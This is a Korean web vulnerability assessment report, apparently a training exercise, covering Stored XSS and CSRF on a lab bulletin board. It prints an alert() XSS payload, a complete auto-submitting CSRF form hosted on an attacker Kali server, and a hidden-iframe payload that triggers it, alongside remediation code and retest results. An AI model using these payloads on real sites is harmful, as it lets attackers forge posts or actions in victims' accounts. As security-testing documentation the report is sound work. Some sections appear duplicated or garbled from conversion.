<p>게시글 작성 화면에서 XSS 스크립트 입력 (그림 2)</p>	<p>해당 게시글 클릭 시 alert(1) 팝업 발생 화면 (그림 3)</p>
---------------------------------------	---------------------------------------------

표 2 Stored XSS 취약점이 존재함을 확인

- ※ 실제로는 <script>…</script> 가 저장되어 있으나 브라우저가 이를 태그로 해석하여 실행하고, 텍스트로는 표시하지 않음
- ※ 위 결과로 게시판 글쓰기/조회 기능에 Stored XSS 취약점이 존재함을 확인.

■ 진단방법

Step3. Reflected XSS(검색/URL 기반) 취약 여부 점검

- 웹 취약점 실습 게시판 화면에서 검색 기능, URL 파라미터(q, keyword 등)를 통해 사용자 입력 값이 응답 페이지에 그대로 반영되는 항목 존재 여부를 확인함.
- 본 실습 환경의 게시판 기능에서는 별도의 검색창 또는 사용자 입력 값을 화면 상단/하단에 다시 출력하는 URL 파라미터를 제공하지 않음.
- 이에 따라, 게시판 기능만으로는 검색어·URL 파라미터를 이용한 Reflected XSS 공격 시나리오를 직접 재현할 수 없었음.
- 따라서 본 보고서에서는 게시판 기능을 대상으로 Stored XSS 위주로 취약 여부를 점검하였으며, Reflected XSS는 별도 테스트 페이지 구성 시 추가 점검 가능함.

Step4. 필터링/인코딩 및 우회 시도 점검

- 게시글 내용에 아래와 같은 우회 페이로드를 입력하여 실행 여부를 확인함.
 -
- 해당 페이로드를 입력 후 저장하기(write.php) 수행 시, 정상적인 저장 또는 차단 페이지가 표시되지 않고 HTTP 500 Internal Server Error가 발생하는 것을 확인함.
- 이는 onerror 이벤트 기반 스크립트를 적절히 필터링하여 차단한 결과라기보다는, 입력 값 처리 과정(예: 문자열 치환, DB 저장, HTML 렌더링 등)에서 예외가 발생하였으나 예외 처리가 미흡하여 애플리케이션 오류(500)로 이어진 것으로 추정됨.
- XSS 필터링/인코딩 로직이 일부 존재하더라도, 특정 패턴 입력 시 애플리케이션 오류가 발생하는 것은 안정성 측면에서 추가적인 보완이 필요한 상태로 판단됨.


img onerror XSS 새 글 작성 화면 (그림 4)	write.php 500 에러 페이지 (그림 5)
	

표 3 XSS 우회 페이로드 입력 시 애플리케이션 오류 발생

XS (상)	[Web] Cross-Site Scripting (XSS)
	<p>■ 진단결과 : 취약함(조치 완료)</p> <ul style="list-style-type: none"> 게시글 작성/조회 기능에서 <script>alert(1)</script> 입력 시, 게시글 열람과 동시에 브라우저에서 alert(1) 팝업이 출력되는 Stored XSS 취약점이 존재함을 확인함. 게시글 상세보기 화면에서는 내용 칸에 입력한 스크립트가 텍스트로 출력되지 않고 브라우저에서만 실행되는 동작으로 보아, 사용자 입력 값에 대한 서버 측 필터링 및 HTML 인코딩 처리가 미흡한 것으로 판단됨. 추가로, 페이지로드 입력 시 write.php에서 HTTP 500 Internal Server Error가 발생하는 등, XSS 필터링/인코딩 로직이 안정적으로 동작하지 않고 애플리케이션 오류로 이어지는 사례를 확인함.
조치방안	<ul style="list-style-type: none"> 게시글 제목·내용 등 모든 사용자 입력 값에 대해 서버 측에서 특수문자(<, >, ", ', & 등)를 필터링 또는 HTML 인코딩하여 출력 시 그대로 실행되 지 않도록 처리하고, <script>, <iframe>, 이벤트 핸들러(click, onerror 등)와 같은 스크립트 관련 태그·속성은 허용 대상에서 제외함. HTML 태그 사용이 필요한 경우에는 허용 태그 whitelist를 제한적으로 정의하고, 공통 입력 검증·인코딩 모듈을 적용하여 게시글·댓글·검색어 등 모든 입력 경로에 동일한 XSS 방지 로직이 반영되도록 소스 코드 구조를 정비함. XSS 필터링 과정에서 예외 발생 시 500 오류가 발생하지 않도록 예외 처리를 보완 하고, 웹 방화벽(WAF)의 XSS 탐지 룰을 적용하여 반복적인 XSS 시도 IP/계정을 로그 분석·차단할 수 있도록 모니터링 체계를 강화함.
조치 시 영향	<ul style="list-style-type: none"> 일반적인 텍스트 기반 게시글 작성·조회에는 영향이 거의 없으나, 기존에 게시글에서 자유롭게 HTML 태그를 사용하던 사용자의 경우 허용 태그 제한 정책에 따라 일부 태그·스크립트 사용이 제한될 수 있음. 적용 전 관련 부서(운영·개발)와 협의하여 허용 태그 범위를 사전 정의하고, 변경된 입력 정책에 대해 사용자 안내가 필요함.

■ 조치 적용 예시 및 재검증 결과

Step1. 조치 내용

- view_safe.php 상단에 htmlspecialchars()를 래핑한 공통 함수 h()를 정의함.
- ```
function h($str) {
 return htmlspecialchars($str, ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8');
}
```
- 게시글 제목 및 내용 출력 시 h()를 적용하여 스크립트가 그대로 실행되지 않고 HTML 엔티티로 변환되도록 수정함.
- ```
<title><?php echo h($row['title']); ?> - 웹 취약점 실습 게시판</title>
...
<td><?php echo h($row['title']); ?></td>
...
<td class="content-cell"><?php echo nl2br(h($row['comment'])); ?></td>
```

Step2. 재검증 결과

- 기존에 저장된 '<script>alert(1)</script>' 게시글에 대해 view_safe.php?id=6으로 접근 시 더 이상 alert 팝업이 발생하지 않으며, 내용 칸에 '<script>alert(1)</script>' 문자열이 그대로 출력되는 것을 확인함.
- 이를 통해 출력 시 HTML 인코딩을 적용함으로써 Stored XSS 공격을 효과적으로 방지할 수 있음을 검증함.

<p>조치 전, view.php?id=6 접속 시 alert 발생 장면 (그림 3)</p> <p>The screenshot shows a table of posts. The last post has the URL '192.168.234.133'. A modal dialog box is overlaid on the page, containing the text '<script>alert(1)</script>' and an 'OK' button.</p>	<p>XSS 조치 적용 후, 스크립트가 문자열로 출력 (그림 6)</p> <p>The screenshot shows the same table of posts. The last post's URL is highlighted. The '내용' (Content) field of the last post is now displayed as '<script>alert(1)</script>' in a red box, indicating it has been properly encoded.</p>
---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

표 4 XSS 조치 전과 적용 후 비교 화면

CF (상) [Web] 크로스사이트 리퀘스트 변조 (CSRF)	
취약점 개요	
점검내용	<ul style="list-style-type: none"> ■ 사용자의 로그인 세션 등 신뢰(인증) 정보를 이용하여, 사용자의 의도와 무관한 요청(Request)이 서버로 전송될 수 있는지 여부 점검 ■ 게시판 글쓰기(write.php) 기능에 대해 외부 사이트 또는 게시글 본문에서 임의 요청이 자동 전송되는지 여부 점검
점검목적	<ul style="list-style-type: none"> ■ 중요 기능(게시글 등록·수정·삭제 등)에 대해, 단순히 세션 쿠키만으로 요청이 처리되지 않고 추가 검증(토큰, 출처 검증 등)이 적용되어 있는지 확인하기 위함 ■ CSRF 공격을 통해 사용자의 계정으로 권한 오남용·데이터 변조가 발생하지 않도록, 요청 위·변조 방지 통제의 적정성 검증
보안위협	<ul style="list-style-type: none"> ■ 공격자가 피싱 사이트, 광고 배너, 악성 게시글 등에 CSRF용 HTML/스크립트를 삽입하는 경우, 사용자가 해당 페이지를 열람하는 것만으로 게시글 등록·수정, 설정 변경 등 상태 변경 요청이 사용자의 계정으로 수행될 수 있음 ■ 관리자 계정이 공격 대상이 되는 경우, 공지사항 조작, 악성 스크립트 유포, 설정 변경 등을 통해 서비스 전체에 영향을 미치는 2차 피해로 확산될 수 있음
참고	<ul style="list-style-type: none"> ■ OWASP - Cross-Site Request Forgery(CSRF) 설명 자료 ■ 『주요정보통신기반시설 기술적 취약점 분석·평가 방법 상세가이드』 CSRF 항목
점검대상 및 판단기준	
점검 대상	<ul style="list-style-type: none"> ■ 웹 서버 게시판(write.php, view.php 등 데이터 등록/수정 기능) 및 관련 소스코드 * 테스트 환경: 내부 실습망(192.168.234.0/24), 실제 서비스와 무관한 교육용 환경
판단기준	<p>양호 : 중요 요청(게시글 등록·수정, 비밀번호 변경 등)에 대해 CSRF 토큰 검증, Referer/Origin 검증 등이 적용되어 있으며, XSS 취약점 제거 등 사전 통제가 이뤄진 경우</p>
	<p>취약 : 사용자의 로그인 세션을 이용하는 요청에 대해 별도의 CSRF 검증이 없고, 외부 사이트에서 자동 제출되는 폼이나 iframe 만으로도 게시글 등록·수정과 같은 행위가 수행되는 경우</p>
진단결과	취약
점검 및 조치 사례	
<p>■ 진단순서</p> <p>Step1. 게시판 XSS 취약점 존재 여부 확인</p> <p>Step2. 외부 공격 페이지(attack.html)를 이용한 CSRF 공격 재현</p> <p>Step3. 게시글 본문에 iframe 삽입 후, 열람만으로 CSRF 발생 여부 확인</p>	

■ 진단방법

Step1. 게시판 XSS 취약점 존재 여부 확인

- 희생자 웹서버 `http://192.168.234.133/login.php` 접속 후 user1 계정으로 로그인
- “새 글 쓰기(write.php)” 화면 본문에 `<script>alert(1)</script>` 입력 후 게시글 등록
- 게시글 목록에서 해당 글을 선택했을 때 JavaScript alert 팝업(1)이 발생하는지 확인하여, Stored XSS 취약점 존재 여부 확인

XSS 스크립트를 입력한 게시글 작성 화면 (그림 1)

The screenshot shows a dark-themed web application interface. At the top, there's a header bar with a 'File Upload - CSRF实验 대상' button. Below it is a form titled '새 글 쓰기'. The '제목' field contains 'CSRF Vuln.' (highlighted with a red box). The '내용' field contains the XSS payload '`<script>alert(1)</script>`' (also highlighted with a red box). Below the content area is a '첨부파일 (파일 업로드 실습 등)' section with a 'Browse...' button and a message 'No file selected.'. At the bottom right are '목록으로' and '저장하기' buttons.

표 1

게시글 선택 시 alert(1) 팝업이 발생하는 화면 (그림 2)

The screenshot shows a post list page with a table of posts. The table has columns: 번호 (Post No.), 제목 (Title), 작성자 (Author), and 작성일 (Date). A specific post, number 7, titled 'CSRF Vuln.', is selected. A modal dialog box is overlaid on the page, containing the IP address '192.168.234.133' and an 'OK' button. The dialog is highlighted with a red box. The background post list table is also partially highlighted with a red box.

표 2

■ 진단방법

Step2. 외부 공격 페이지(attack.html)를 이용한 CSRF 공격 재현

- Kali(공격자) 웹서버의 /var/www/html/attack.html 에 아래와 같이 CSRF 공격용 HTML을 생성(그림 3 참조) (웹서버 IP와 게시판 write.php 경로는 실습 환경에 맞게 수정함)
- Kali 브라우저에서 http://공격자_IP/attack.html 을 수동으로 열어, 게시판에 “CSRF attack success!!” 글이 자동으로 작성되는지 먼저 단독 테스트 실시함

Kali에서 attack.html 파일 내용을 편집기로 생성 (그림 3)

```

kali@kali: /var/www/html
File Actions Edit View Help
<!DOCTYPE html>
<html>
<body>
<form action="http://192.168.234.133/write.php" method="POST" enctype="multipart/form-data">
    <input type="hidden" name="title" value="CSRF attack success !!"/>
    <input type="hidden" name="username" value="admin"/>
    <input type="hidden" name="comment" value="This page is written by CSRF attack ...!"/>
    <input type="hidden" name="write" value="save"/>
</form>
<script>
    document.forms[0].submit();
</script>
</body>
</html>

```

그림 3

Kali 브라우저에서 http://192.168.234.134/attack.html 접속 후, 게시판 목록에 “CSRF attack success!!” 게시글이 자동 생성 (그림 4)

번호	제목	작성자	작성일
8	CSRF attack success!!	user1	2025-12-03
7	CSRF Vuln.	user1	2025-12-03

그림 4

■ 진단방법

Step3. 게시글 본문에 iframe 삽입 후, 희생자 열람 시 자동 글쓰기 동작 확인

- 공격자는 희생자 게시판(192.168.234.133)에 로그인하여 “CSRF 유도용 게시글”을 작성함.
- 게시글 내용 본문에는 아래와 같이 공격자 서버 attack.html을 숨겨서 로드하는 iframe을 삽입함.
- 게시글을 저장하면, 화면상에서는 일반 게시글처럼 보이지만, 게시글 내용을 확인하기 위해 사용자가 글을 열람하는 순간, 보이지 않는 iframe을 통해 attack.html 이 자동 실행됨.
- 사용자가 단순히 게시글을 읽기만 해도, 백그라운드에서 write.php 에 POST 요청이 전송되어 “CSRF attack success!!” 게시글이 자동으로 등록되는지 확인함.

iframe 을 삽입한 CSRF Trigger 게시글 작성 (그림 5)	CSRF Trigger 게시글 상세보기 화면 (그림 6)	CSRF Trigger 게시글 열람 후, 게시판 목록에서 CSRF attack success!! 게시글이 추가 생성(그림 7)																
<pre>html <iframe src="http://192.168.234.134/attack.html" style="display:none; width:0; height:0;"></iframe></pre>		 <table border="1" data-bbox="991 841 1404 1155"> <thead> <tr> <th>번호</th><th>제목</th><th>작성자</th><th>작성일</th></tr> </thead> <tbody> <tr> <td>11</td><td>CSRF attack success!!</td><td>admin</td><td>2025-12-03</td></tr> <tr> <td>10</td><td>CSRF attack success!!</td><td>user1</td><td>2025-12-03</td></tr> <tr> <td>9</td><td>CSRF Trigger</td><td>user1</td><td>2025-12-03</td></tr> </tbody> </table>	번호	제목	작성자	작성일	11	CSRF attack success!!	admin	2025-12-03	10	CSRF attack success!!	user1	2025-12-03	9	CSRF Trigger	user1	2025-12-03
번호	제목	작성자	작성일															
11	CSRF attack success!!	admin	2025-12-03															
10	CSRF attack success!!	user1	2025-12-03															
9	CSRF Trigger	user1	2025-12-03															

표 5 CSRF 유도용 게시글 작성 및 해당 글 클릭 결과

Step4-1. 요청 패턴 및 위험성 분석

- Firefox 개발자 도구(F12) - Network 탭을 이용하여 게시글 작성 시 write.php 요청 패턴 분석 수행함.
- 정상 게시글 작성 화면에서 제목 normal post, 내용 this is normal post 입력 후 저장 시,
 - POST http://192.168.234.133/write.php 요청이 발생하고(그림 X-1),
 - Request 탭의 Request payload 에 title=normal post, comment=this is normal post 값이 전송되는 것을 확인함(그림 X-2).
 - Cookies 탭에서는 PHPSESSID 값이 함께 전송되어 로그인 세션이 유지된 상태에서 처리되는 것을 확인함.
- CSRF 공격 시나리오 수행 후 동일하게 write.php 요청을 확인한 결과,
 - 마찬가지로 POST http://192.168.234.133/write.php 요청이 생성되고(그림 Y-1),
 - Request 탭의 Request payload 에 comment 값 내부에


```
<iframe src="http://192.168.234.134/attack.html" style="display:none; width:0; height:0;"></iframe>
```

 와 같은 HTML 코드가 그대로 포함되어 전송되는 것을 확인함(그림 Y-2).
 - Cookies 탭에서도 정상 요청과 동일하게 PHPSESSID 쿠키가 포함되어 있어, 서버가 CSRF 요청을 정상 사용자 요청과 동일하게 처리함을 확인함(그림 Y-3).

■ 진단방법

Step4-2. 정상 요청과 CSRF 요청 비교 결과

- 위 정상 요청과 CSRF 요청을 비교한 결과,
- 두 요청 모두 동일한 URL(write.php), 동일한 Method(POST), 동일한 세션 쿠키(PHPSESSID)를 사용하며,
- 추가적인 인증 재확인, CSRF 토큰 검증, Referer/Origin 검증 등이 없어,
- 사용자가 악성 페이지 또는 트리거 게시글을 단순 열람만 하여도 공격자가 지정한 제목·내용으로 게시글이 자동 등록되는 구조임을 확인함.



CSRF Request 탭에서 iframe 이 포함된 payload (그림 8)	정상 Cookies PHPSESSID (그림 9)	CSRF PHPSESSID 값이 정상 글쓰기 요청과 동일함을 확인 (그림 10)
 <p>Request payload</p> <pre> 1 -----geckoformboundary2ef0e1aa138ef6fbf85ccfacfd5a0aa7 2 Content-Disposition: form-data; name="title" 3 4 CSRF POST 5 -----geckoformboundary2ef0e1aa138ef6fbf85ccfacfd5a0aa7 6 Content-Disposition: form-data; name="comment" 7 8 <iframe src="http://192.168.234.134/attack.html" 9 style="display:none; width:0; height:0;"></iframe> 10 11 -----geckoformboundary2ef0e1aa138ef6fbf85ccfacfd5a0aa7 12 Content-Disposition: form-data; name="upload"; filename="" 13 Content-Type: application/octet-stream 14 15 16 -----geckoformboundary2ef0e1aa138ef6fbf85ccfacfd5a0aa7--</pre>	 <p>Request Cookies</p> <p>PHPSESSID: "jbu91uec63bq8qshrq2eq1gjn"</p> <p>security: impossible</p>	 <p>Request Cookies</p> <p>PHPSESSID: "jbu91uec63bq8qshrq2eq1gjn"</p> <p>security: impossible</p>

표 6 정상 글쓰기와 CSRF 글쓰기 SESSID 확인



정상 글 작성 시 write.php POST 요청(그림 11)	CSRF 발생 시 write.php 302 POST (그림 12)
 <p>Request Headers (337 B)</p> <p>Cache-Control: no-store, no-cache, must-revalidate Connection: Keep-Alive Content-Length: 0 Content-Type: multipart/form-data; charset=UTF-8 Date: Wed, 03 Dec 2013 08:52:00 GMT Expires: Thu, 19 Nov 1981 08:52:00 GMT Keep-Alive: timeout=5, max=100 Location: index.php User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:2.0.1) Gecko/20100101 Firefox/4.0.1 Server: Apache/2.4.2 (Ubuntu)</p> <p>Response Headers (615 B)</p> <p>Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.5 Connection: keep-alive</p>	 <p>Request Headers (337 B)</p> <p>Cache-Control: no-store, no-cache, must-revalidate Connection: Keep-Alive Content-Length: 0 Content-Type: text/html; charset=UTF-8 Date: Wed, 03 Dec 2013 03:13:19 GMT Expires: Thu, 19 Nov 1981 08:52:00 GMT Location: index.php Pragma: no-cache Server: Apache/2.4.2 (Ubuntu)</p> <p>Response Headers (615 B)</p> <p>Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.5 Connection: keep-alive</p>

표 7 POST 비교

CF (상)	[Web] 크로스사이트 리퀘스트 변조 (CSRF)
<p>■ 진단결과 : 취약함(조치 완료)</p> <ul style="list-style-type: none"> 게시글 작성/조회 기능에서 <script>alert(1)</script> 입력 시, 게시글 열람과 동시에 브라우저에서 alert(1) 팝업이 출력되는 Stored XSS 취약점이 존재함을 확인함. 게시글 상세보기 화면에서는 내용 칸에 입력한 스크립트가 텍스트로 출력되지 않고 브라우저에서만 실행되는 동작으로 보아, 사용자 입력 값에 대한 서버 측 필터링 및 HTML 인코딩 처리가 미흡한 것으로 판단됨. 추가로, 페이지로드 입력 시 write.php에서 HTTP 500 Internal Server Error가 발생하는 등, XSS 필터링/인코딩 로직이 안정적으로 동작하지 않고 애플리케이션 오류로 이어지는 사례를 확인함. 정상 게시글 작성 요청과 CSRF 공격 요청 모두 write.php로 동일한 POST 요청과 동일한 PHPSESSID 쿠키가 전송되며, 추가적인 CSRF 토큰·Referer/Origin 검증이 없어 트리거 페이지 열람만으로 공격자가 의도한 게시글이 자동 등록되는 구조로 분석됨. 	
<ul style="list-style-type: none"> 글쓰기·수정·삭제 등 상태 변경 기능에 대해, 세션과 연계된 난수 기반 CSRF 토큰을 발급하고 요청 파라미터로 전달된 토큰과 일치하는 경우에만 처리하도록 서버 로직 수정 중요 요청에 대해 허용된 도메인에서 발생한 요청인지 Origin/Referer 값을 검증하고, 로그인 세션 쿠키에 SameSite=Lax 또는 Strict 옵션을 적용하여 교차 사이트 요청 시 자동 전송을 제한 게시판 내용 입력 값에 대한 HTML 인코딩 및 필터링을 적용하고, 필요한 경우에만 최소한의 허용 태그(whitelist)를 정의하여, 악성 스크립트·iframe이 삽입되지 않도록 통제 강화 	<ul style="list-style-type: none"> CSRF 토큰 검증 로직 도입 시, 기존 글쓰기/수정 폼 및 연동 모듈에서 신규 토큰 값을 함께 전송하도록 일부 소스 코드 수정 필요 XSS 필터링 강화 및 허용 태그 최소화로 인해, 기존에 HTML/스크립트를 자유롭게 사용하던 게시글 템플릿이 일부 제한될 수 있으므로 관련 부서와 협의하여 허용 태그 목록 및 예외 정책 수립 필요

